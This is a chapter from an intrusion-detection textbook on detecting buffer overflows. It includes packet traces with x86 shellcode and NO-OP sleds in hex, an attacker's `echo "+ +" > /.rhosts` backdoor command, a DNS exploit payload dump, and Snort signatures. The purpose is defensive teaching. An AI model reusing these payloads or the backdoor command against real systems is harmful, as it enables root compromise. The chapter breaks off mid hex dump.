14 Buffer Overflows with Content

BUFFER OVERFLOWS ARE AT THE TOP OF the lethality food chain. This is the technique attackers use again and again to grab root, or the corresponding administrative account of a system. If you are going to detect intrusions, these are the ones to focus on! To understand how to tune a network-based IDS to detect buffer overflows, the intrusion analyst must comprehend the nature of these attacks. This chapter commences with a brief explanation of the mechanics of buffer overflows, and then digs in and looks at traces and analysis from actual buffer overflows, discusses how to detect buffer overflows and, finally, concludes with some defensive recommendations to reduce the risks that they pose.

Fundamentals of Buffer Overflows

What is a buffer and why is a buffer overflow dangerous? To understand this, you need to know what a buffer is, and how it can be exploited; so take a few minutes to review some of the basic concepts we learned in computer science.

Definition of a Buffer

Computer programs store information in *variables* that are often declared within the program to be of a certain data type, such as an *integer* or a *character*. These fundamental data types consume a predetermined fixed amount of memory; for example, a character might require 1 byte of storage, whereas an integer might require 4 bytes.

Often, a program requires a variable to hold more than one of these basic quantities. For instance, a password is represented by a string of characters. Programming languages commonly provide for this by using a data construct known as an *array*.

The programmer declares a variable to be an array of a basic data type. Therefore, a password might be stored as an array of characters. In the C programming language, this is written as follows:

```
char password[8];
```

In this case, the size of the array is 8 (the number of characters it can hold). The important point to know is that arrays are stored as a contiguous block of memory, commonly known as a *buffer*.

How Buffers Are Exploited

This practice of allocating memory for general-purpose input often introduces a vulnerability. The system is suddenly in deep trouble if the program tries to write more data into the buffer than it was designed to hold. In programming languages such as C, which do not perform *bounds checking* on variable accesses, the overflow will not cause any sort of runtime warning message. Instead, the excess data is just written into the program's memory adjacent to the buffer. When this happens, we say that the buffer *overflowed*. This memory might be the space for another variable, in which case that data is corrupted. However, it might overwrite something more serious, such as the *stack*. The stack is a dynamic region of memory used as a store for temporary information. It grows and shrinks as necessary. Any variables declared within a called procedure are allocated in memory taken from the stack. The problem with a buffer overflow is that the input data can actually exceed the program space and corrupt the stack. Properly done, the attacker now has privileged access, installs backdoors, and prepares the system for her own use.

The Stack and the Heap

The explanation given here concentrates on stack-based buffer overflows. Note that buffers could exist in other regions of memory. Buffers allocated dynamically at runtime (for example, via the C `malloc()` library routine) exist in the heap, whereas static buffers declared at compile time are located within the data segment.

Stack-based buffer overflows are the most prevalent. For details on heap-based buffer overflows, refer to the five references listed in the "Summary" section at the end of the chapter.

M.C.

How to Exceed Program Space

Complex programs are composed of numerous subroutines, some written as a part of the application and some as calls to library routines provided by the operating system. Before calling one of these subroutines, the program must take certain actions.

Using the C programming language as an example, the calling mechanism involves the following sequence of steps:

1. Push any provided parameters onto the stack.
2. Push the current CPU instruction pointer onto the stack. This is the *return address*, to be used when the subroutine exits.
3. Jump to the subroutine.
4. Push the existing frame pointer onto the stack.
5. Allocate memory for local variables from the stack, by altering the stack pointer.
6. Start executing the subroutine code.

As a result of these steps, you create a process stack as shown in Figure 14.1.

Referring to Figure 14.1, each successive element of the array *password* is stored in memory at a successively higher address. If the program tried to write 9 bytes into the variable called *password*, for instance, the 9th byte would overwrite one of the bytes in the variable called *counter*.



Figure 14.1 A process stack.

Overflowing to the Stack

If a local buffer overflows sufficiently, the extra data overwrites the subroutine's return address stored on the stack. When the subroutine exits, this corrupted return address is popped from the stack into the CPU's instruction pointer register and the CPU resumes execution at this new location.

Hackers aim to subvert susceptible programs by providing excessive data. They do not use random bytes. Instead, the data provided is crafted in such a way that it contains executable code. The return address on the stack is overwritten with a new value that points to their code. Therefore, when the subroutine exits, the CPU starts to execute the code provided by the hacker. Oops!

The programs that hackers prefer to attack are those executed by a privileged user (for example, the root user on most UNIX systems). When a privileged program is overrun, the hacker's exploit code is executed at the same privilege level. On most UNIX systems, this means that the hacker now has root ("super user") access to the system. To quote Todd Garrison from his analysis of a Solaris Sadmind exploit (discussed later in this chapter), "Houston, we have a problem." Note that some operating systems, called "trusted" operating systems, do not have an all-encompassing root account. An attacker may gain the privilege that the program has at that specific moment (which 99.99% of the time is absolutely no privilege at all, because privilege is only granted at specific system calls, not at writing to a buffer). Some examples are TrustedBSD, Secure SCO, Trusted Solaris, and HP VVOS (Virtual Vault OS).

What Follows a Buffer Overflow?

Now that you understand what happens from a technical perspective, it is time to move to real life and discuss what people do with buffer overflow attacks. Attackers tend to be possessive of the systems they breach. It is common for an attacker to actually fix the hole through which they gained access to the victim machine, to prevent other hackers from taking over. Before doing so, however, they ensure that they have another way to gain access to their catch. This is done by the installation of a backdoor.

A *backdoor* is a way for the hacker to remotely connect to the system without requiring a legitimate user account and without relying on the vulnerability that the attacker exploited in the first instance. After all, the system administrator might get around to fixing it. If your IDS did not catch the initial system breach, it still might be able to detect the traffic associated with the use of this backdoor.

It Starts with Mapping

Buffer overflows are attacks against specific services on a system. To be effective, the attacker must know that the victim machine is running a vulnerable service. Furthermore, just like other programs, the exploit must be compiled so that it will run on the type of operating system and CPU the system is running on. This is why detection of reconnaissance attacks is crucial to the safety of your network.

Prior to a buffer overflow attack, one might see some sort of *network-mapping* attempt. This is done in hopes of finding hosts that are visible to the outside world. Some type of *port scan* of the visible hosts could follow a network-mapping attempt. A port scan helps determine which services are accessible remotely and also to *fingerprint* the operating system on each host. These techniques were discussed in Chapter 8, "Network Mapping," and Chapter 9, "Scans that Probe Systems for Information."

M.C.

The following techniques are commonly employed in buffer overflow exploits to create backdoors:

- The execution of additional network services via the INETD daemon
- The addition of new users to a system
- Establishing a "trust" relationship between the victim machine and the attacker's machine

Now that you know what they are, take a look at some explicit examples in the following sections. The analysis includes defense recommendations to prevent such exploits.

Examples of Buffer Overflows

So far, the discussion has focused on buffer overflows. However, this is a book about intrusion signatures and analysis. Therefore, it is time to take a look at a few.

Tadaaki Nagao's analysis of an exploit for the *automount daemon* (AMD) used with NFS shows a would-be hacker looking for a system that had previously been hacked. The hacker is presumably using a poorly written scripted scan; the attack ignores the RPC response from the targeted system, indicating that it is not running the AMD service for which the hacker is looking.

The AMD automatically mounts a file system when a directory or file within that file system is accessed. It automatically unmounts the file system after a predetermined period of inactivity. As with any service, if you do not absolutely need it, do not use it! The fewer facilities that your system has enabled, the fewer security risks it will be exposed to.

AMD Buffer Overflow (Tadaaki Nagao 187)

Unsolicited Port Access:

```
attacker.some.where     (    2)  (6/11 4:07:19 - 6/11 4:07:21)
        -> srv08.mynet.dom    (    2)  (6/11 4:07:19 - 6/11 4:07:21)
        dport  tcp: 2222  udp: 111
        sport  tcp: 4650  udp: 901
```

Detailed Recorder Output from NFR's RPC Filter, Reformatted for Readability:

```
Date       Time     Src                  Dest                Q/A RPC#   Program  Port
2000/06/11 04:07:19 attacker.some.where  srv08.mynet.dom     Q 300019 "amd"    none
2000/06/11 04:07:19 srv08.mynet.dom      attacker.some.where A none   none     none
```

Supporting TCPdump Output Data:

```
04:07:19.629643 attacker.some.where.901 > srv08.mynet.dom.111:  udp 56 (ttl 51, id
➥32830)
04:07:19.630115 srv08.mynet.dom.111 > attacker.some.where.901:  udp 28 (ttl 64, id
➥1768)
```

continues

continued

```
04:07:21.632411 attacker.some.where.4650 > srv08.mynet.dom.2222: S 3070816813:
➥3070816813(0) win 32120 <mss 1460,sackOK,timestamp 51246898 0,nop,wscale 0>
➥(DF) (ttl 51, id 32831)
04:07:21.632615 srv08.mynet.dom.2222 > attacker.some.where.4650: R 0:0(0) ack
➥3070816814 win 0 (ttl 64, id 2082)
```

Source of Trace

Our border network segment outside firewalls and LANs.

Detect Generated By

Detected by NFR system with our original filter, which logs unsolicited port accesses. The detection log was generated via our post-processing programs.

Probability the Source Address Was Spoofed

Low. The probability is low, because the attacker must receive response packets to determine which host has the target port open.

Attack Description

First, the attacker was looking for the port used by AMD, one of the RPC services, by querying the Portmapper listening on UDP port 111. Then the attacker tried to connect to TCP port 2222. In this case, Portmapper was actually running on the targeted host and answered that it had no AMD running.

Attack Mechanism

A strong relationship between AMD and TCP port 2222 has been revealed, as mentioned in the post "More Info Regarding Port 2222" at SANS GIAC (`www.sans.org/y2k/013000-1000.htm`). According to David Brumley (1/26/00), port 2222 is a rootshell left by the AMD exploit.

If Portmapper answers requests on the port number AMD is using, an attacker might try to connect to the root shell on port 2222. If the connection is successful, the attacker has gotten a root-privileged shell where he can do anything on that UNIX host.

Also note that old AMD has a buffer overflow vulnerability as reported in CERT Advisory CA-99-12.

Correlations

Another report for this type of scan, which asks Portmapper to `getport(amd)` and then attempts to connect to TCP port 2222, has been seen at SANS GIAC (`www.sans.org/y2k/021600.htm`):

```
Feb 6 21:39:48 MYHOST - portmap[592]: connect from 24.7.166.64 to getport(amd):
➥request from unauthorized host
Feb 6 21:39:54 MYHOST - XXX.XXX.XXX.XXX:port 2222 connection attempt from
➥cc275477-a.owml1.md.home.com:4184
```

Evidence of Active Targeting

The scan targeted one single host from our network.

Severity

The formula used to rank the severity of the incident is as follows:

(Target Criticality + Attack Lethality) – (System Countermeasures + Network Countermeasures) = Attack Severity.

Each element is ranked 1 to 5; 1 being low, 5 being high. The maximum score (that is, the worst-case scenario) is 8. The minimum score (that is, the best-case scenario) is –8.

Target Criticality: 3. The host has no services for the public; it is used to manage our own networks.

Attack Lethality: 5. AMD buffer overflow can lead to a root compromise.

System Countermeasures: 4. Some patches might be missing.

Network Countermeasures: 1. The network is outside our firewalls.

Attack Severity: 3. (3 + 5) – (4 + 1) = 3.

Defense Recommendations

In this case, the administrator of the targeted host stopped the Portmapper service immediately after we reported the detection to him. RPC-related services should not be open to the outside.

If possible, a filtering router or firewall should be used to prevent all RPC access from the Internet to hosts on the local network. An even safer approach would be to allow only connections from authorized hosts on the Internet to required services on specific hosts on the internal network, and deny all other access initiated from the Internet. This approach has the advantage of blocking services, which the administrator may not even know are vulnerable.

Question 1

What is the most likely explanation for the following trace?

```
04:07:19.629643 attacker.some.where.901 > srv08.mynet.dom.111:  udp 56
➥(ttl 51, id 32830)
04:07:19.630115 srv08.mynet.dom.111 > attacker.some.where.901:  udp 28
➥(ttl 64, id 1768)
04:07:21.632411 attacker.some.where.4650 > srv08.mynet.dom.2222: S
➥3070816813:3070816813(0) win 32120 <mss 1460,sackOK,timestamp 51246898
➥0,nop,wscale 0> (DF) (ttl 51, id 32831)
04:07:21.632615 srv08.mynet.dom.2222 > attacker.some.where.4650: R 0:0(0)
➥ack 3070816814 win 0 (ttl 64, id 2082)
```

A. The source address is spoofed.

B. Denial of service.

C. Portmapper is running.
D. Open proxy scan.

Detecting Buffer Overflows by Protocol Signatures

Now that you understand what buffer overflow exploits are and what can be accomplished by successful ones, you can start to look at how to detect them. Detection can be performed at two levels. The first is by utilizing a protocol signature; the second is by means of a payload signature. A brief discussion of protocol signatures is next, followed by a more in-depth dissection of payload signatures.

Although buffer overflow exploits are implemented in programs that the hacker executes, they do not normally exhibit any signature at the protocol layers. Because these are application layer attacks, the exploit does not usually require the hacker to handcraft the raw IP, TCP, or UDP packet headers involved in the remote communication.

Therefore, the only generalized way to detect buffer overflow attacks at the protocol layer is to look for anomalous traffic, such as remote traffic targeted at facilities that should not be accessible to a remote user. An example of this might be a remote user trying to connect to the Portmapper process, as shown in Tadaaki Nagao's AMD exploit analysis in the preceding section.

Packet Filtering and Proxy Firewalls

There are three main types of firewalls: packet filters, stateful, and proxies.

A packet filter works at the network level, permitting or denying datagrams based on specific combinations of IP addresses, ports, and other protocol information, such as the state of the TCP flags. Packet filters are useful for limiting the type of traffic that reaches your network. For instance, you might want to allow only outbound HTTP requests, so you would allow only traffic to and from TCP port 80.

However, packet-filtering firewalls do have a significant limitation. Most do not consider the payload of the packets that they filter. Continuing the preceding example, the traffic coming into your system from TCP port 80 might not actually contain valid HTTP requests. This is where proxy firewalls can provide additional security.

Proxy firewalls provide a break in the communication chain. Your internal Web browsers are configured to request Web pages via your proxy firewall. The proxy firewall then requests the page from the Internet. The advantages here are twofold:

1. The proxy checks the validity of both the request and the reply, ensuring that only valid HTTP traffic reaches your internal network.
2. The proxy can cache frequently requested pages, thus speeding up response times while reducing bandwidth demands.

Proxies are available for a number of common protocols, such as HTTP and FTP. Stateful firewalls are somewhere in between packet filters and proxies; they briefly inspect the packet and compare it to an IP state diagram.

M.C.

Detecting Buffer Overflows by Payload Signatures

A more explicit way to detect buffer overflow attacks is to look for signatures of the actual exploit contained within the payload of the network datagrams. The following three main areas can be addressed:

- The use of *no operation* (NO-OP) instructions to pad the exploit code
- Script signatures
- Abnormal user data and responses

NO-OP Commands

As explained earlier, the hacker attempts to overflow a buffer so that the return address on the stack is overwritten with the start address of the rogue code, located elsewhere in the same buffer. Subtle differences between different implementations of the same exploitable program make this more difficult than it first seems. For example, a different version of the source code may order its internal variables differently. This affects the layout of the information within the stack, making it much harder for the attacker to determine the location of the starting point of his rogue code.

As Mark Cooper explains in the following analysis of an IMAP buffer overflow exploit, attackers have a way of increasing their chances by surrounding their exploit code with NO-OP instructions. The trace also shows one common technique used by attackers to introduce a backdoor into the compromised system.

IMAP Buffer Overflow (Mark Cooper 143)

The *Internet Message Access Protocol* (IMAP) is a protocol for handling email on remote systems. It enables the user to access multiple mailboxes simultaneously, from anywhere, unlike the more simple POP system. Its popularity has been the cause for much concern, because many common implementations are vulnerable to attack, as shown in the following trace.

Snort Alert File:

```
[**] IDS181/nops-x86 [**]
06/07-16:17:56.429982 172.23.133.103:1041 -> 192.168.1.2:143
TCP TTL:64 TOS:0x0 ID:11094  DF
*****PA* Seq: 0x874A721C   Ack: 0x892EA2A6   Win: 0x7D78
```

TCPdump log (TCPdump modified to provide ASCII dump of payload):

```
<attacker initiates 3-way handshake>
15:17:56.426377 172.23.133.103.1041 > 192.168.1.2.143: S 2269803035:2269803035(0)
➥win 32120 <mss 1460,sackOK,timestamp 340108 0,nop,wscale 0> (DF)
15:17:56.428537 192.168.1.2.143 > 172.23.133.103.1041: S 2301534885:2301534885(0)
➥ack 2269803036 win 31744 <mss 1460>
```

continues

continued

```
15:17:56.428786 172.23.133.103.1041 > 192.168.1.2.143: . ack 1 win 32120 (DF)

<attacker sends rogue LOGIN command>
15:17:56.429941 172.23.133.103.1041 > 192.168.1.2.143: P 1:1297(1296) ack 1 win
➥32120 (DF)

TCP HEADER:
 4500 0538 2b56 4000 4006 1741 ac17 8567
 c0a8 0102 0411 008f 874a 721c 892e a2a6
 5018 7d78 5b29 0000

PAYLOAD:
 4a72 1c89 2ea2 a650 187d 785b 2900 0033 Jr  .  P }x[)  3
 3031 204c 4f47 494e 2022 9090 9090 9090 01 LOGIN "
 9090 9090 9090 9090 9090 9090 9090 9090

<snip - 12 repeat lines of 9090>

 9090 9090 9090 9090 9090 9090 90eb 3b5e               ;^
 8976 0831 ed31 c931 c088 6e07 896e 0cb0  v 1 1 1  n  n
 0b89 f38d 6e08 89e9 8d6e 0c89 eacd 8031     n    n     1
 db89 d840 cd80 9090 9090 9090 9090 9090    @
 9090 9090 9090 9090 9090 e8c0 ffff ff2f                /
 6269 6e2f 7368 9090 9090 9090 9090 9090 bin/sh
 9090 9090 9090 9090 9090 9090 9090 9090

<snip - 43 repeat lines of 9090>

 9090 9090 9090 9090 9090 65f5 ffbf 65f5           e   e
 ffbf 65f5 ffbf 65f5 ffbf 65f5 ffbf 65f5   e   e   e   e

<snip - 13 repeat lines of ffbf 65f5 >

 ffbf 65f5 ffbf 65f5 ffbf 65f5 ffbf 65f5   e   e   e   e
 ffbf 65f5 ffbf 9090 2220 7061 7373 0a00   e     " pass

15:17:56.453107 192.168.1.2.143 > 172.23.133.103.1041: . ack 1297 win 31744
15:17:57.033862 192.168.1.2.143 > 172.23.133.103.1041: P 1:95(94) ack 1297 win
➥31744 (DF)
15:17:57.034152 172.23.133.103.1041 > 192.168.1.2.143: . ack 95 win 32120 (DF)
</bin/sh is now running on victim machine, but no prompt returned to attacker.>
<attacker executes 'ls -a'>
15:17:59.916007 172.23.133.103.1041 > 192.168.1.2.143: P 1297:1303(6) ack 95 win
➥32120 (DF)

PAYLOAD:
 4a77 2c89 2ea3 0450 187d 7822 3000 006c Jw, .  P }x"0  l
 7320 2d61 0a75 .... .... .... .... .... ....     s -a

<victim host responds with contents of its root directory!>
15:17:59.929850 192.168.1.2.143 > 172.23.133.103.1041: . ack 1303 win 31744
```

```
15:18:00.240206 192.168.1.2.143 > 172.23.133.103.1041: P 95:215(120) ack 1303 win
➥31744 (DF)

PAYLOAD:
 2ea3 0487 4a77 3250 187c 0025 6f00 002e .   Jw2P ¦ %o  .
 0a2e 2e0a 6269 6e0a 626f 6f74 0a63 6472  .. bin boot cdr
 6f6d 0a64 6576 0a65 7463 0a68 6f6d 650a om dev etc home
 696e 7374 616c 6c0a 6c69 620a 6c6f 7374 install lib lost
 2b66 6f75 6e64 0a6d 6e74 0a70 726f 630a +found mnt proc
 726f 6f74 0a73 6269 6e0a 746d 700a 7573 root sbin tmp us
 720a 7661 720a 766d 6c69 6e75 7a0a 7a49 r var vmlinuz zI
 6d61 6765 2e30 345f 3031 0a7a 496d 6167 mage.04_01 zImag
 652e 7465 7374 0a90 .... .... .... .... e.test

15:18:00.254104 172.23.133.103.1041 > 192.168.1.2.143: . ack 215 win 32120 (DF)

<attacker executes 'echo "+ +" > /.rhosts'>
15:18:09.851025 172.23.133.103.1041 > 192.168.1.2.143: P 1303:1325(22) ack 215 win
➥32120 (DF)

PAYLOAD:
 4a77 3289 2ea3 7c50 187d 780d 4800 0065 Jw2 . |P }x H  e
 6368 6f20 222b 202b 2220 3e20 2f2e 7268 cho "+ +" > /.rh
 6f73 7473 0a76 .... .... .... .... .... ....osts

15:18:09.870577 192.168.1.2.143 > 172.23.133.103.1041: . ack 1325 win 31744
<attacker checks their work!>
15:18:12.742914 172.23.133.103.1041 > 192.168.1.2.143: P 1325:1331(6) ack 215 win
➥32120 (DF)

PAYLOAD:
 4a77 4889 2ea3 7c50 187d 7821 9c00 006c JwH . |P }x!   l
 7320 2d61 0a2b .... .... .... .... .... ....   s -a
15:18:12.757864 192.168.1.2.143 > 172.23.133.103.1041: . ack 1331 win 31744
<note the new .rhosts file >
15:18:13.226483 192.168.1.2.143 > 172.23.133.103.1041: P 215:343(128) ack 1331 win
➥31744 (DF)

PAYLOAD:
 2ea3 7c87 4a77 4e50 187c 00c4 5500 002e . | JwNP |  U  .
 0a2e 2e0a 2e72 686f 7374 730a 6269 6e0a  .. .rhosts bin
 626f 6f74 0a63 6472 6f6d 0a64 6576 0a65 boot cdrom dev e
 7463 0a68 6f6d 650a 696e 7374 616c 6c0a tc home install
 6c69 620a 6c6f 7374 2b66 6f75 6e64 0a6d lib lost+found m
 6e74 0a70 726f 630a 726f 6f74 0a73 6269 nt proc root sbi
 6e0a 746d 700a 7573 720a 7661 720a 766d n tmp usr var vm
 6c69 6e75 7a0a 7a49 6d61 6765 2e30 345f linuz zImage.04_
 3031 0a7a 496d 6167 652e 7465 7374 0a90 01 zImage.test

15:18:13.244277 172.23.133.103.1041 > 192.168.1.2.143: . ack 343 win 32120 (DF)
```

continues

continued

```
<attacker instigates 4-way FIN handshake>
15:18:15.179010 172.23.133.103.1041 > 192.168.1.2.143: F 1331:1331(0) ack 343 win
➥32120 (DF)
15:18:15.180797 192.168.1.2.143 > 172.23.133.103.1041: . ack 1332 win 31744
15:18:15.196303 192.168.1.2.143 > 172.23.133.103.1041: F 343:343(0) ack 1332 win
➥31744
15:18:15.196495 172.23.133.103.1041 > 192.168.1.2.143: . ack 344 win 32120 (DF)
```

Source of Trace

The source of this trace was a personal test LAN.

Detect Generated By

The detect was generated by Snort, using the arachNIDS database. Detailed information was provided from the TCPdump trace.

Probability the Source Address Was Spoofed

Extremely unlikely. It is extremely unlikely that the source address was spoofed, but not impossible. To perform a connection-oriented attack using a spoofed address requires the following:

A. The spoofed address does not exist or is not online.

B. Packets sent to the non-existent/offline spoofed address will not elicit ICMP (Host/Net/Port) Unreachable messages.

C. The attacker is on the (only) route between the victim and where the spoofed host would be if it existed or was online. *Because*

D. The attacker must be able to sniff the victim's replies, and so generate and transmit the correct ACK messages back to the victim.

Note that C and D are not necessary under the following conditions:

- The victim's sequence numbers are predictable. *And*
- The attacker does not care about the contents of any reply packets.

As shown in the TCPdump output, the attacker executes two `ls` commands and therefore is clearly interested in receiving the replies from the victim.

Attack Description

This attack exploits a bug in an old Linux implementation of the IMAP daemon. This bug enables an attacker to submit a volume of data such that it overflows the buffer into which it is stored. This type of attack is known as a buffer overflow.

Attack Mechanism

This attack is accomplished through a buffer overflow of the IMAP daemon.

Buffer Overflows

The aim of a buffer overflow is to overwrite a procedure's return pointer, which is stored on the stack, with a new value. When the procedure finishes, the program starts executing the rogue code sent by the hacker (which sits in the exploited buffer).

Because it is very difficult for the attacker to know exactly where in memory the rogue code resides, and thus what value must be placed into the return pointer, the rogue code is surrounded by a large number of NO-OP instructions. These commands do nothing when executed; the CPU just progresses to the next instruction in sequence. This padding provides the attacker with a bigger target. As long as the return pointer is overwritten with a value such that the CPU will start executing somewhere within the NO-OP code, the actual exploit code will eventually be reached.

You can find full details about this style of attack in an article by Aleph1, titled "Smashing the Stack for Fun and Profit," available at `phrack.infonexus.com` in Volume 7, Issue 49, File 14.

The hex code for the NO-OP instruction on the Intel x86 family of processors is `0x90`. Therefore, the IDS is programmed to look at the content of packets for repeated instances of the byte `0x90`. The equivalent instruction on Sun Sparc processors has the 4-byte value of `0xac15a16e`.

Note that Snort detected the attack via a "general-purpose" rule looking for `x86` NO-OP instructions:

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS181/nops-x86"; content: "|
➥90 90 90 90 90 90 90 90 90 90 90 90|"; flags: AP;)
```

It did not trigger on the rule for the explicit IMAP attack:

```
alert TCP $EXTERNAL any -> $INTERNAL 143 (msg: "IDS147/IMAP-x86-linux-buffer-
➥overflow"; content: "|e8 c0ff ffff|/bin/sh"; flags: AP; dsize: >100;)
```

The use of the more general NO-OP-based rule might thus allow for a simplification of the Snort ruleset. The problem would be if an attacker could replicate this exploit without the use of the NO-OP padding.

The Attack

In the incident just shown, the attacker uses the buffer overflow in the IMAP daemon to execute a shell on the remote host. This shell is running with root privileges. The attacker first issues an `ls -a` command, to obtain a listing of all the files in the (root) directory. The next command, `echo "+ +" > /.rhosts`, opens up a potential hole on the victim system. If the victim system is running one of the r* daemons via INETD, it will now accept remote logins from any user on any remote system, without the need for a password! The final `ls -a` command is just so the attacker knows that his command worked.

Correlations

Multiple IMAP exploits have been found in recent years (for example, CERT advisories CA-97.09.imap_pop and CA-98.09.imapd, with CVE references CVE-1999-0042 and CVE-1999-0005, respectively).

Evidence of Active Targeting

Because this exploit affects only particular implementations of a particular service, one would at least expect to see a scan covering TCP port 143 before this attack. A more sophisticated scan would reveal the OS type of the potential victim, and, through banner-grabbing techniques, the actual version of IMAP running on a potential target.

Severity

Target Criticality: 2. The target was just a noncritical UNIX workstation.

Attack Lethality: 5. Total compromise of the target system.

System Countermeasures: 1. The target is running a vulnerable implementation of IMAP.

Network Countermeasures: 1. Neither the router nor the firewall blocked the attack. The IDS, however, did alert.

Attack Severity: 5. (2 + 5) – (1 + 1) = 5.

Defense Recommendations

The software revision levels for all (externally accessible) services on all systems should be reviewed to ensure that each system is running the latest versions, together with all relevant OS patches.

As previously mentioned, it makes sense to allow connections from the Internet only from authorized hosts to required services on specific hosts, and to deny all other "connections" from being established from the Internet to the intranet.

The compromised system needs careful examination. If no host-based IDS was in operation on the compromised system, it must be rebuilt from the last known secure backup taken before the compromise. However, the safest approach following a root compromise, in accordance with CERT guidelines, is to rebuild from scratch. See `www.cert.org` for details.

Masking the Application Version

Upon initial connection, many software applications announce their version number (for example, Sendmail, FTP, IMAPD, Apache). If the service needs to be available outside of the internal network, it is possible to mask the version number. Depending on the application, there are a number of ways to do this. The version string may be hard-coded into the software, or the application may have the version number defined in a configuration file. Changing the string and recompiling, or redefining the string and restarting the application, are two ways of application masking. Many proxy firewalls remove the banner and use their own. It could be argued that this is an example of security by obscurity, but at least the version number of the application is not being handed to a hacker on a silver platter.

L.Z.

Question 2

What best describes repeated NO-OP instructions often included in buffer overflow exploits?

A. They increase the attacker's chance of success.

B. They do not affect the operation of the code.

C. They provide analysts with a general-purpose way to detect a buffer overflow.

D. All of the above.

Signatures with NO-OP Commands

As you have just seen, a large sequence of NO-OP bytes in the payload of a datagram can provide a useful buffer overflow signature.

Note, however, that the hacker does not need to use the official NO-OP instruction for his targeted processor. Any instruction that has no detrimental effect on the actual exploit code can be used. For instance, the SGI byte sequence following corresponds to the instruction `move $ra, $ra`.

If the NO-OP code involves a byte of 0, an alternative must usually be found. The C programming commands typically at the heart of buffer overflow exploits are the C string-handling commands, which interpret a 0 byte as the end-of-string indicator. If the hacker used a NO-OP padding command involving a 0 byte, the targeted program would not read in all of the hacker's exploit code.

Therefore, one signature to look for in a datagram payload is a long sequence of NO-OP commands. As with any machine language instruction, the actual bytes differ between processors. Figure 14.2 shows the hexadecimal representation of the NO-OP instruction found in real exploits for a variety of common processors.

It is not uncommon for unskilled hackers to write an exploit without taking into account the relative byte ordering of the machines. This can result in multibyte assembly language instructions being written to the network in reverse order. Refer to the Sadmind analysis by Todd Garrison at the end of this chapter for an example of Snort IDS signatures that take into account the reversing of Sparc NO-OP op-codes.

processor	NO-OP instruction (hex)	NO-OP instruction (reversed hex)
x86	90	90
SPARC (4 examples)	ac 15 a1 6e a6 1c c0 13 80 1b c0 0f 80 1c 40 11	6e a1 15 ac 13 c0 1c a6 0f c0 1b 80 11 40 1c 80
PA-RISC	08 21 02 80	80 02 21 08
PowerPC (2 examples)	4f ff fb 82 7f ff fb 78	82 fb ff 4f 78 fb ff 7f
SGI	03 e0 f8 25	25 f8 e0 03
DEC Alpha	47 ff 04 1f	1f 04 ff 47

Figure 14.2 NO-OP hex code based on processor type.

Remember that legitimate binary data, such as a graphic image file from a Web page, could trigger your NO-OP detector, so careful tuning is required.

It is possible, although more difficult, to write exploits that do not require the use of any padding bytes. In such cases, detection must be based on some other signature of the exploit code, as explained in the next section. Refer to the second reference listed in the "Summary" section at the end of the chapter for more details on exploits that do not require NO-OP commands.

Script Signatures

The command sequence that the buffer overflow exploit is designed to execute on the remote machine can be used as a NIDS signature. This might be the spawning of a command shell or the addition of an entry into the victim's password file. Many exploits reuse the same "shell code" and can be detected accordingly.

Bryce Alexander's analysis of a buffer overflow exploit targeted at DNS systems demonstrates the presence of both a NO-OP signature and multiple script signatures, including the name of the original exploit author!

NO-OP Overflow (Bryce Alexander 146)

This trace shows a packet directed to TCP port 53, with the PSH and ACK flags set. The packet contents include a large number of NO-OPs, hex 90.

```
[**] OVERFLOW-NOOP-X86 [**]
04/13-23:51:57.987679 211.40.19.2:1166 -> x.y.z.98:53
TCP TTL:47 TOS:0x0 ID:46237 DF
*****PA* Seq: 0x6B367D2F Ack: 0xE105FCE4 Win: 0x7D78
TCP Options => NOP NOP TS: 9023507 265134743
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................

(~ 26 lines of NO-OPs removed for readability)
................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
90 90 90 90 90 90 90 90 90 90 90 90 90 E9 AC 01 ................
00 00 5E 89 76 0C 8D 46 08 89 46 10 8D 46 2E 89 ..^.v..F..F..F..
46 14 56 EB 54 5E 89 F3 B9 00 00 00 00 BA 00 00 F.V.T^..........
00 00 B8 05 00 00 00 CD 80 50 8D 5E 02 B9 FF 01 .........P.^....
00 00 B8 27 00 00 00 CD 80 8D 5E 02 B8 3D 00 00 ...'......^..=..
00 CD 80 5B 53 B8 85 00 00 00 CD 80 5B B8 06 00 ...[S.......[...
00 00 CD 80 8D 5E 0B B8 0C 00 00 00 CD 80 89 F3 .....^..........
B8 3D 00 00 00 CD 80 EB 2C E8 A7 FF FF FF 2E 00 .=......,.......
41 44 4D 52 4F 43 4B 53 00 2E 2E 2F 2E 2E 2F 2E ADMROCKS.../../.
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E ./../../../../..
2F 2E 2E 2F 00 5E B8 02 00 00 00 CD 80 89 C0 85 /../.^..........
C0 0F 85 8E 00 00 00 89 F3 8D 4E 0C 8D 56 18 B8 ..........N..V..
0B 00 00 00 CD 80 B8 01 00 00 00 CD 80 E8 75 00 ..............u.
```

```
00 00 10 00 00 00 00 00 00 00 74 68 69 73 69 73 ..........thisis
73 6F 6D 65 74 65 6D 70 73 70 61 63 65 66 6F 72 sometempspacefor
74 68 65 73 6F 63 6B 69 6E 61 64 64 72 69 6E 79 thesockinaddriny
65 61 68 79 65 61 68 69 6B 6E 6F 77 74 68 69 73 eahyeahiknowthis
69 73 6C 61 6D 65 62 75 74 61 6E 79 77 61 79 77 islamebutanywayw
68 6F 63 61 72 65 73 68 6F 72 69 7A 6F 6E 67 6F hocareshorizongo
74 69 74 77 6F 72 6B 69 6E 67 73 6F 61 6C 6C 69 titworkingsoalli
73 63 6F 6F 6C EB 86 5E 56 8D 46 08 50 8B 46 04 scool..^V.F.P.F.
50 FF 46 04 89 E1 BB 07 00 00 00 B8 66 00 00 00 P.F.........f...
CD 80 83 C4 0C 89 C0 85 C0 75 DA 66 83 7E 08 02 .........u.f.~..
75 D3 8B 56 04 4A 52 89 D3 B9 00 00 00 00 B8 3F u..V.JR........?
00 00 00 CD 80 5A 52 89 D3 B9 01 00 00 00 B8 3F .....ZR........?
00 00 00 CD 80 5A 52 89 D3 B9 02 00 00 00 B8 3F .....ZR........?
00 00 00 CD 80 EB 12 5E 46 46 46 46 46 C7 46 10 .......^FFFFF.F.
00 00 00 00 E9 FE FE FF FF E8 E9 FF FF FF E8 4F ...............O
